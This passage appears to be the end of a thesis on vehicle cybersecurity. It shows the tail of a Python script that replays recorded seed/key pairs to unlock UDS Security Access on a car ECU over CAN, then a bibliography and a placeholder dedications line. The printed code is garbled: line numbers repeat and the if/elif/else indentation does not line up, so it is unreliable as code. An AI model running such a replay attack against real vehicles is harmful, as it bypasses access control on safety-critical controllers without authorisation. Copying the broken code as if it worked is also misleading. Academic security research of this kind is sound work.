168                             elif rx_data[0] == 0x7F and len(rx_data) >= 3:
169                                 nrc = rx_data[2]
170                                 data_hex = ' '.join(f"{b:02X}" for b in rx_data
)
171
172                                 timestamp_str = f"{time.time():.4f}"
173                                 #INVALID KEY
174                                 if nrc == 0x35:
175                                     print(f"[ SA {SERVICE:02X} ERROR ]
| {timestamp_str:<15} | {id_hex:<13} | INVALID KEY -> Chiave
Errata (0x35) | {data_hex}")
176
177                                     tentativi_seed_ignoti += 1
178                                     #PENDING
179                                     elif nrc == 0x78:
180                                         print(f"[ SA {SERVICE:02X} PENDING ]
| {timestamp_str:<15} | {id_hex:<13} | ECU BUSY -> Response
Pending (0x78) | {data_hex}")
181
182                                         rx_data_final = msg.recv(timeout=3.0)
183                                         if rx_data_final and len(rx_data_final) >=
2 and rx_data_final[0] == (SERVICE + 0x40):
184                                             sblocco_completato = True
185                                             print(f"[ SA {SERVICE:02X} KEY OK ]
| {timestamp_str:<15} | {id_hex:<13} | Security Access
unlocked!      | {' '.join(f'{b:02X}' for b in rx_data_final)}")
186                                         else:
187                                             tentativi_seed_ignoti += 1
188                                         else:

```

```

184         print(f"[ SA {SERVICE:02X} ERROR ]
      | {timestamp_str:<15} | {id_hex:<13} | NEGATIVE RESPONSE -> NRC 0x
      {nrc:02X} | {data_hex}")
185         tentativi_seed_ignoti += 1
186         # seed unknown
187         else:
188             seed_hex = f"0x{last_seed_int:X}" if isinstance(
last_seed_int, int) else str(last_seed_int)
189             print(f"[-] Seed {seed_hex} not present in DB. Increase
      attempts...")
190             tentativi_seed_ignoti += 1
191             time.sleep(0.5)
192         else:
193             print(f"[-] No seed received (Timeout). Increase attempts...
      ")
194             tentativi_seed_ignoti += 1
195
196     if not sblocco_completato:
197         print(f"[ERR] Replay failed after {tentativi_seed_ignoti} seed"
      )
198     stop_tester_present.set()
199     tp_thread.join(timeout=1)
200     msg.stop()
201     bus.shutdown()
202     print(f"[*] Thread Tester Present terminated.")
203
204 if __name__ == "__main__":
205     f=open(LOG_FILE_PATH_DIAGNOSTIC,"r")
206     line = f.readline()
207     tx=int(line.split(" ")[0], 16)
208     rx=int(line.split(" ")[1], 16)
209     print(f"tx {hex(tx)} rx {hex(rx)}")
210     security_access_unlock_replay(tx, rx)

```


Bibliography

- [1] SRM Technologies. *Vehicle Electronics Architecture – Past, Present, and Future*. <https://srmtech.com>. Accessed: 2026-07-03. 2025 (cit. on pp. 1, 3).
- [2] T. Nolte, H. Hansson, and L.L. Bello. “Automotive communications-past, current and future”. In: *2005 IEEE Conference on Emerging Technologies and Factory Automation*. Vol. 1. 2005, 8 pp.–992. DOI: 10.1109/ETFA.2005.1612631 (cit. on p. 1).
- [3] National Instruments. *Understanding CAN with Flexible Data Rate (CAN FD)*. 2022. URL: <https://ni.com> (visited on 07/03/2026) (cit. on p. 2).
- [4] Siemens AG. *Automotive Ethernet: High-Bandwidth Networking for Modern Vehicle Architectures*. 2024. URL: <https://www.siemens.com/it-it/technology/automotive-ethernet/> (visited on 07/03/2026) (cit. on p. 2).
- [5] International Organization for Standardization. *ISO/SAE 21434:2021: Road vehicles — Cybersecurity engineering*. 2021. URL: <https://iso.org> (cit. on p. 3).
- [6] Charlie Miller and Chris Valasek. *Remote Exploitation of an Unaltered Passenger Vehicle*. White Paper. IOActive Technical Research, 2015. URL: <https://illmatics.com/Remote%20Car%20Hacking.pdf> (visited on 07/03/2026) (cit. on p. 3).
- [7] Vector Informatik GmbH. *CAN Framing and Learning Modules*. <https://certification.vector.com/>. Accessed: 2026-07-03. 2021 (cit. on p. 4).
- [8] CSS Electronics. *UDS Protocol Tutorial - Unified Diagnostic Services (ISO 14229)*. <https://csselectronics.com>. Accessed: 2026-07-04. 2023 (cit. on p. 7).
- [9] Kvaser AB. *Unified Diagnostic Services (ISO 14229) Introduction*. <https://kvaser.com>. Accessed: 2026-07-04. 2022.
- [10] International Organization for Standardization. *ISO 14229-1:2020 Road vehicles – Unified diagnostic services (UDS) – Part 1: Application layer*. <https://iso.org>. 2020 (cit. on p. 7).
- [11] Nils Kirsch. *Understanding Automotive Diagnostics: UDS and ISO-TP Explained*. <https://medium.com>. Accessed: 2026-07-04. 2024 (cit. on p. 8).

Dedications

Dedications for everyone LOOK dedications.tex